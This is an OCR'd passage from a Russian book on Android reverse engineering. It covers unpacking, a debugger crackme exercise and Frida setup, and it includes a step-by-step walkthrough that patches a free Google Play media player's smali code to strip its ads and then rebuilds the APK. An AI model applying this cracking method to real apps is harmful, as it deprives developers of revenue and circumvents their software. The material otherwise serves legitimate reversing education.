


Рис. 8.1. Код до (слева) и после применения Simplify (справа)

Но как быть с упаковщиками? Для борьбы с некоторыми из них подойдет Kisskiss (**https://github.com/strazzere/android-unpacker/tree/master/native-unpacker**). Для его работы нужен смартфон с правами root и активированным режимом отладки (ADB) в режиме root (в CyanogenMod можно включить в «Режиме для разработчиков»). Также на ПК понадобится команда `adb`:

```
$ sudo apt-get install android-tools-adb
$ sudo adb devices
```

Далее Kisskiss необходимо установить на смартфон:

```
$ wget https://github.com/strazzere/android-unpacker/archive/master.zip
$ unzip master.zip
$ cd android-unpacker-master/native-unpacker
$ sudo apt-get install build-essential
$ make
$ make install
```

Запустить нужное приложение на смартфоне и выполнить команду (на компьютере):

```
$ adb shell /data/local/tmp/kisskiss имя.пакета.приложения
```

После этого Kisskiss сделает дамп памяти процесса и запишет его в odex-файл. Его можно сконвертировать в dex с помощью уже знакомого нам baksmali:

```
$ adb pull /system/framework/arm/boot.oat /tmp/framework/boot.oat
$ baksmali -c boot.oat -d /tmp/framework -x файл.odex
```

И декомпилировать с помощью jadx.

Небольшой пример

Ну и в заключение приведу небольшой пример взлома обфусцированного приложения. В нем не применяются шифрование и упоковщики, но оно позволяет понять логику работы с кодом, по которому трудно ориентироваться из-за измененных идентификаторов. В этот раз мы будем работать с не самым популярным, но все же очень качественным медиапроигрывателем из Google Play. Задача — убрать из него рекламу.

Для начала установим приложение на смартфон и внимательно проследим за тем, в каких случаях и на каких экранах появляется реклама. Нетрудно заметить, что она есть только на экране выбора файла. Это важная информация, которая нам очень пригодится. Теперь попробуем включить режим полета, завершить приложение и вновь запустить его. Реклама полностью исчезает. Это тоже важно, приложение умеет самостоятельно включать и выключать показ рекламы, а значит, все, что нам требуется сделать, — это просто найти данный код и либо удалить «включатель» рекламы, либо самостоятельно вызвать «выключатель».

Теперь скачиваем приложение на ПК с помощью APKPure, помещаем его в каталог `~/tmp` и переименовываем в `application.apk` для удобства работы. Открываем пакет в jadx-gui и видим множество каталогов (Java-пакетов). Нужный нам пакет носит

имя самого приложения. Открываем его. Внутри — множество классов с именами вида `C0770p`, `C0763i` и т. д., почти все переменные и методы любого класса носят имена `f2881`, `f2284` и т. д. (рис. 8.2).




Рис. 8.2. Внутреннее устройство исследуемого приложения

Не внушает оптимизма, правда? Совсем непонятно, с чего начать. Точнее, было бы непонятно, если бы мы не знали, что реклама отображается исключительно на экране выбора файла. Проматываем вниз и видим нужный нам класс — `FilesActivity`.

Но почему он не обфусцирован? По простой причине, экран приложения в Android — это так называемая активность (activity), а все активности должны быть явно перечислены в манифесте приложения — `AndroidManifest.xml`. Если бы обфускатор изменил имя класса-активности, Android просто не смог бы его найти и приложение вывалилось бы с ошибкой.

Открываем `FilesActivity` и сразу смотрим, работает ли он с провайдером рекламы напрямую (или же делает это через другой класс или с помощью рефлексии). Для этого взглянем на директивы import:

java

```
import com.google.android.gms.ads.AdRequest.Builder;
import com.google.android.gms.ads.AdSize;
import com.google.android.gms.ads.AdView;
import com.google.android.gms.ads.search.SearchAdRequest;
```

Да, класс явно вызывает методы пакета `com.google.android.gms.ads` (стандартный гугловский провайдер рекламы), иначе зачем бы ему его импортировать? Осталось найти место, где он это делает, и просто изменить или удалить код, так, чтобы рекламы не было видно. Ближе к концу кода мы видим это:

java

```
private void m4989q() {
 this.f2493K = new AdView(this);
 this.f2493K.setAdUnitId("ca-app-pub-1006786053546700/8070576705");
 this.f2493K.setAdSize(AdSize.SMART_BANNER);
 this.f2493K.setVisibility(8);
 this.f2493K.setAdListener(new C0766l(this));
 ((LinearLayout) findViewById(2131689639)).addView(this.f2493K);
 this.f2493K.loadAd(new Builder().build());
}
```

Несмотря на применение обфускации, код вполне понятный, мы видим однозначные имена классов (`AdView`, `AdSize`, `LinearLyout`) и методов (`setAdUnitId`, `findViewById` и другие). Код создает новый графический элемент (`View`) с рекламой, настраивает его вид, а затем загружает в него рекламное объявление. Вопрос только в том, почему мы это видим. Обфускатор настолько плох и не справляется со своей работой?

На самом деле все намного проще. Причины две:

1. Обфускатор работает исключительно с кодом самого приложения и поэтому неспособен запутать код классов самого Android. В данном случае мы видим код вызова стандартных методов API Android: `findViewById` и `addView`.
2. Зачастую программисты отключают обфускатор для внешних библиотек или некоторых фрагментов кода из-за возможных конфликтов (обфускатор, например, конфликтует с механизмом рефлексии). Очевидно, код рекламной библиотеки просто не был пропущен через обфускатор.

Благодаря этим двум причинам логику работы обфусцированного кода легко проследить по вызовам внешних API. В данном случае мы не знаем имя загружающего рекламу метода (`m4989q`) и имя объекта, хранящего View (`f2394K`), но видим все его методы и обращения к системным API (тот же `findViewById`), что позволяет сделать вывод о том, что этот код делает на самом деле.

А теперь о том, как всё это отключить. Самый простой вариант — просто удалить весь код метода, но это может привести к ошибкам в других участках кода, которые, возможно, обращаются к объекту `f2493K`. Вместо этого мы пойдем немного другим путем. Обратите внимание на пятую строку кода. Она взывает метод `setVisibility` объекта `f2493K`, который, в свою очередь, хранит `View` рекламного блока. Метод `setVisibility` позволяет настраивать отображение `View`, указав одно из возможных состояний с помощью числа. Если мы взглянем на спавку Android (**https://developer.android.com/reference/android/view/View.html#GONE**), то узнаем, что значение 8 означает GONE, т. е. `View` должен быть полностью убран с экрана.

Другими словами, данный код формирует `View` с рекламным блоком, а затем сам же его убирает с экрана. Но зачем? Затем, что нет смысла показывать рекламный блок, если он еще не загружен (помните исчезновение рекламы в режиме полета?). Но как приложение узнает, что реклама загрузилась? Согласно документации (**https://developers.google.com/android/reference/com/google/android/gms/ads/AdListener**), с помощью `AdListener`: разработчик создает класс-наследник `AdListener`, создает рекламный `View`, вызывает его метод `setAdListener`, в качестве аргумента передавая ему объект класса-наследника `AdListener`, и вызывает `loadAd` для загрузки рекламы. Когда реклама загрузится, будет вызван метод `onAdLoaded()` класса-наследника `AdListener`. А теперь смотрим на строку:

```
this.f2493K.setAdListener(new C0766l(this));
```

`C0766l` не может быть ничем иным, кроме класса-наследника `AdListener`. Открываем его в jadx и видим:

```
public void onAdLoaded() {
    this.f2868a.f2493K.setVisibility(0);
}
```

Бинго! Всего одна строка кода, которая делает рекламный `View` видимым (значение `0`). Если мы ее удалим, `View` останется невидим на все время работы приложения.

Но вот незадача: в дизассемблированном с помощью apktool коде smali нет класса `C0766l`. Такой идентификатор мы видим только в jadx, потому что он переименовал класс. Но зато он оставил для нас комментарий касательно настоящего имени класса (рис. 8.3).

Открываем класс, указанный в комментарии «`Renamed from`», и видим следующий код:

smali

```
.method public onAdLoaded()V
    .locals 2

    .prologue
    .line 927
    iget-object v0, p0, Lcom/player/free/l;->a:Lcom/player/free/FilesActivity;

    invoke-static {v0}, Lcom/player/free/FilesActivity;->p(Lcom/player/
                              free/FilesActivity;)Lcom/google/android/gms/ads/AdView;

    move-result-object v0

    const/4 v1, 0x0

    invoke-virtual {v0, v1}, Lcom/google/android/gms/ads/AdView;->setVisibility(I)V
```

```
    .line 928
    return-void
.end method
```

Это и есть строка `this.f2868a.f2493K.setVisibility(0);`. Чтобы убрать ее, необходимо удалить почти весь метод, оставив только четыре строки:

smali

```
.method public onAdLoaded()V
    .locals 0
    return-void
.end method
```

Остается только собрать apk и установить на девайс:

```
$ cd ~/tmp
$ apktool b application
$ mv application/dist/application.apk application-noads.apk
$ sign application-noads.s.apk
```





Рис. 8.3. Подсказка с именем класса



ГЛАВА 9

Взлом с помощью отладчика

Итак, мы научились разбирать приложение практически голыми руками, имея на вооружении только декомпилятор и дизассемблер. Это так называемый статический метод анализа приложения. Он хорош, когда код приложения не слишком запутан. Однако если мы имеем дело с хорошо обфусцированным кодом, а нужная нам функциональность находится немного глубже класса активности, не обойтись без динамического анализа. Один из способов сделать это — использовать отладчик.

Отладчик и реверсинг

Строго говоря, это не то чтобы отдельный способ взлома, а скорее способ разобраться в поведении приложения, чтобы найти его слабые места. Смысл здесь следующий: представьте, что у вас на руках образец вредоносной программы. Ее код сильно обфусцирован, декомпилятор едва переваривает половину кода, и разобраться в работе приложения почти невозможно. Требуется способ проследить воркфлоу трояна, разобраться в том, какая цепочка методов вызывается при возникновении определенных событий.

Во все времена лучший способ сделать это состоял в использовании отладчика. Но есть одна проблема: у нас нет исходников, а без них отладчик мало полезен. Зато есть возможность декомпилировать приложение в Java (нередко — только частично) или в достаточно высокоуровневный (в сравнении с машинным кодом) код smali, который всегда будет полностью корректным.

Так что в целом алгоритм действий будет выглядеть так:

1. Достаем подопытное приложение из устройства.
2. Дизассемблируем его, выставляем флаг отладки.
3. Собираем обратно и устанавливаем на устройство.
4. Импортируем декомпилированный или дизассемблированный код в Android Studio.
5. Запускаем отладку.

Флаг отладки

Android устроен таким образом, что не позволит подключиться с помощью отладчика к приложению, которое этого не хочет. А факт «хотения» определяется флагом отладки, который, по сути, представляет собой строку в файле `AndroidManifest.xml`.

Поэтому первое, что мы должны сделать, — это разобрать приложение, выставить флаг отладки в значение `true` и собрать программу обратно. Проще всего это сделать с помощью утилиты apktool:

```
$ java -jar apktool.jar d app.apk
```

В текущем каталоге появится подкаталог `app` (ну, или как назывался пакет с приложением). Переходим в него — и видим несколько файлов и каталогов. Нам они еще пригодятся, а пока открываем файл `AndroidManifest.xml` в текстовом редакторе и находим строку, начинающуюся с `<application`. Это тег `application`, который описывает приложение в целом. Именно к нему мы должны добавить атрибут `android:debuggable="true"`. Просто вставьте его сразу после `application`:

```
<application android:debuggable="true" ...
```

Теперь приложение необходимо запаковать и подписать:

```
$ apktool b app
$ sign app.apk
```

После этого приложение можно установить на устройство.

Декомпиляция и дизассемблирование

Дизассемблерный листинг приложения у нас уже есть, мы получили его, разобрав приложение с помощью apktool. Мы можем импортировать его в Android Studio и начать отладку. Но лучше все-таки попытаться получить исходники Java, гораздо более легкие для чтения.

Для этого приложение необходимо декомпилировать. Запускаем Jadx, выбираем APK-файл приложения и экспортируем исходники с помощью меню **File — Save as gradle project** (рис. 9.1).

Android Studio

Теперь экспортированные исходники необходимо импортировать в Android Studio. Делается это с помощью меню **File → Open → New Project →Import Project**. Потом выбираем каталог с исходниками и в ответ на все вопросы нажимаем **Далее**.

Если все пройдет успешно, исходники будут импортированы и вы увидите их в главном окне Android Studio (рис. 9.2). Опять же, лучше сразу пройтись по файлам и проверить их корректность. В 99,9% случаев вы обнаружите множество




Рис. 9.1. Декомпиляция приложения в Jadx




Рис. 9.2. Декомпилированный код в Android Studio

подчеркиваний и выделений красным: в понимании среды разработки исходники полны ошибок. Это абсолютно нормально, т. к. декомпилированный код, так или иначе, не должен быть пригоден для повторной компиляции.

Теперь активируйте на смартфоне режим отладки по USB (**Настройки — О телефоне** — восемь тапов по номеру сборки), подключите его к ПК. В Android Studio нажмите кнопку **Attach debugger to Android process** (она находится рядом с кнопками запуска и остановки приложения), чтобы подключиться к смартфону и приложению.

Если снизу появилась панель дебаггера, вы на коне. Следующий шаг — расставить брейкпоинты в тех местах приложения, которые вы хотите исследовать. Сделаем это на примере простейшего crackme-one (**https://github.com/reoky/android-crackme-challenge**), который записывает строку в файл, а вам нужно узнать содержимое этой строки. Файл хранит строку в открытом виде, но мы представим, что приложение расшифровывает ее только во время записи, и поэтому мы должны поймать момент этой записи, чтобы вычленить уже расшифрованную, но еще не записанную строку.

Итак, с чего начать? Для начала выясним, с какой активности начинается исполнение приложения. В данном случае это, опять же, бессмысленно в силу простоты crackme, но в больших приложениях пригодится. Найти исходник нужной активности можно с помощью файла `AndroidManifest.xml`. Вот как выглядит описание главной активности в crackme:

xml

```
<activity android:label="@string/app_name"
android:name="com.reoky.crackme.challengeone.activities.'ChallengeActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Обратите внимание на строки, содержащие `android.intent.action.MAIN` и `android.intent.category.LAUNCHER`. Они означают, что именно с этой активности начнется исполнение приложения (на самом деле таких активностей может быть несколько, но это редкость). Также обратите внимание на следующую строку:

```
android:name="com.reoky.crackme.challengeone.activities.ChallengeActivity
```

По сути, это полный «путь» до активности, включая все имена пакетов. Именно по такому пути вы найдете ее в исходниках, загруженных в Android Studio. Открыв исходник этой активности в Android Studio, вы заметите его крайнюю простоту. Фактически это окно с переключателем табов, а содержимое табов располагается внутри фрагментов в пакете/каталоге `fragments`. Переходим в него — и видим `ChallengeOneFragment`. Он как раз и содержит поле ввода ответа и кнопку для записи файла. Внимательно прочитав исходник, замечаем, что в качестве коллбека для

этой кнопки используется `ChallengeOneFragmentOnClickListener`, определенный в одноименном файле в каталоге `listeners`. Открываем этот файл и среди прочих видим такие строки:

java

```
OutputStreamWriter outputStreamWriter = new
OutputStreamWriter(parent.getContext().openFileOutput("ANSWER", 1));
outputStreamWriter.write("poorly-protected-secret");
outputStreamWriter.flush();
outputStreamWriter.close();
```

Поздравляю, мы взломали crackme, искомая строка: `poorly-protected-secret`. Но постойте, мы же договорились, что представим, будто строка зашифрована, и мы не можем ее увидеть. Вот здесь нам и нужен дебаггер: соль в том, чтобы поставить брейкпоинт на вторую строку приведенного выше листинга и после этого запустить приложение. Когда исполнение приложения дойдет до этой точки, оно будет остановлено, а мы с помощью консоли дебаггера сможем прочитать аргумент вызова `write` (который уже должен быть расшифрован перед записью).

Итак, открываем исходник в Android Studio, находим нужную строку и кликаем рядом с номером этой строки. Строка подсвечивается красным, сигнализируя об установке брейкпоинта. Наверняка вы не сразу сможете установить корректный брейкпоинт (тот, который будет отмечен галочкой), потому что исходники, скорее всего, не будут соответствовать коду приложения. По этой же причине вам придется действовать вслепую, когда исполнение приложения дойдет до брейкпоинта. При переходе к следующей строке дебаггер перебросит вас в совершенно неверные куски кода, постоянно сообщая, что код некорректный.

Выхода из этой ситуации два: либо продвигаться на ощупь, либо вместо декомпилированного Java-кода загрузить в Android Studio дизассемблированный код smali, который просто технически не может быть некорректным.

Используем дизассемблированный код

Дизассемблированный код приложения у нас уже есть. Мы получили его, когда разбирали приложение с помощью apktool. Проблема только в том, что Android Studio в своем стандартном варианте хоть и умеет подсвечивать код smali, но неспособна работать с этим кодом. Другими словами, мы сможем прочитать код smali, но не сможем установить брейкпоинты. Чтобы это исправить, нужен сторонний плагин smalidea (**https://github.com/JesusFreke/smali/wiki/smalidea**), а общая последовательность действий будет выглядеть так:

1. Скачиваем плагин smalidea.
2. Импортируем плагин в Android Studio: **Settings — Plugins — Install plugin from disk**.

3. Импортируем каталог с разобранным приложением точно так же, как мы это делали в случае с декомпилированным кодом.
4. В боковой панели щелкаем мышью на Android и выбираем **Project Files**, чтобы увидеть все файлы и каталоги проекта.
5. Щелкаем правой кнопкой мыши на каталоге smali и выбираем **Mark directory as — Sources root**.

Как и в случае с Java-кодом, нужный нам код находится в `listeners/ChallengeOneFragmentOnClickListener`. В этот раз код намного длиннее и запутаннее, но, используя ранее полученный Java-исходник, вы легко найдете нужное место, а именно 246-ю строку:

```
invoke-virtual {v4, v8}, Ljava/io/OutputStreamWriter;->write(Ljava/lang/String;)V
```

Ставим на нее брейкопоинт, запускаем приложение, и, когда оно остановится, посмотрим на окно дебаггера. В нем отображается состояние текущего и других объектов (рис. 9.3). Нажимая **F7**, мы заставим дебаггер выполнить следующую строку с переходом внутрь вызываемой функции (в нашем случае `outputStreamWriter.write("poorly-protected-secret")`). Оказавшись внутри нее, вы сможете просмотреть содержимое ее аргумента, а именно искомую строку. В данном случае ее видно и до перехода в функцию, но если бы она была зашифрована, описанный метод помог бы выяснить ее реальное значение.




Рис. 9.3. Отлаживаем дизассемблированный код

ГЛАВА 10

Frida

В прошлых разделах мы познакомились с декомпилятором, дизассемблером и научились анализировать приложения с помощью отладчика. Казалось бы, это все, что нужно для работы реверсера. Но есть инструмент, который делает модификацию и изучение работы приложений еще проще. Это Firda, тулкит, позволяющий внедриться в процесс и переписать его части на языке JavaScript.

Dynamic Instrumentation Toolkit

Frida — это так называемый Dynamic Instrumentation Toolkit, т. е. набор инструментов, позволяющих на лету внедрять собственный код в другие приложения. Ближайшие аналоги Frida — это знаменитый Sydia Substrate для iOS и Xposed Framework для Android, те самые фреймворки, благодаря которым появились твики. Frida отличается от них тем, что нацелена на быструю правку кода в режиме реального времени. Отсюда и язык JavaScript вместо Objective-C или Java, и отсутствие необходимости упаковывать «твики» в настоящие приложения. Ты просто подключаешься к процессу и меняешь его поведение, используя интерактивную JS-консоль (ну или отдаешь команду на загрузку ранее написанного скрипта).

Frida умеет работать с приложениями, написанными для всех популярных ОС, включая Windows, Linux, macOS, iOS и даже QNX. Мы же будем использовать ее для модификации приложений Android.

Итак, что нам понадобится:

1. Машина под управлением Linux с установленным ADB.
2. Рутованный смартфон или эмулятор на базе Android 4.2 и выше. Frida умеет работать и на нерутованном, но для этого вам придется модифицировать APK подопытного приложения. Это просто неудобно.

Для начала установим Frida:

```
$ sudo pip install frida
```

Далее скачаем сервер Frida, который необходимо установить на смартфон. Сервер можно найти на GitHub (**https://github.com/frida/frida/releases**), его версия должна точно совпадать с версией Frida, которую мы установили на ПК. Скачиваем:

```
$ cd ~/Downloads
$ wget https://github.com/frida/frida/releases/download/12.11.12/frida-server-
                                                                12.11.12-android-arm.xz
$ unxz frida-server-12.11.12-android-arm.xz
```

Подключаем смартфон к ПК, включаем отладку по USB (**Настройки — Для разработчиков — Отладка по USB**) и закидываем сервер на смартфон:

```
$ adb push frida-server-12.11.12-android-arm /data/local/tmp/frida-server
```

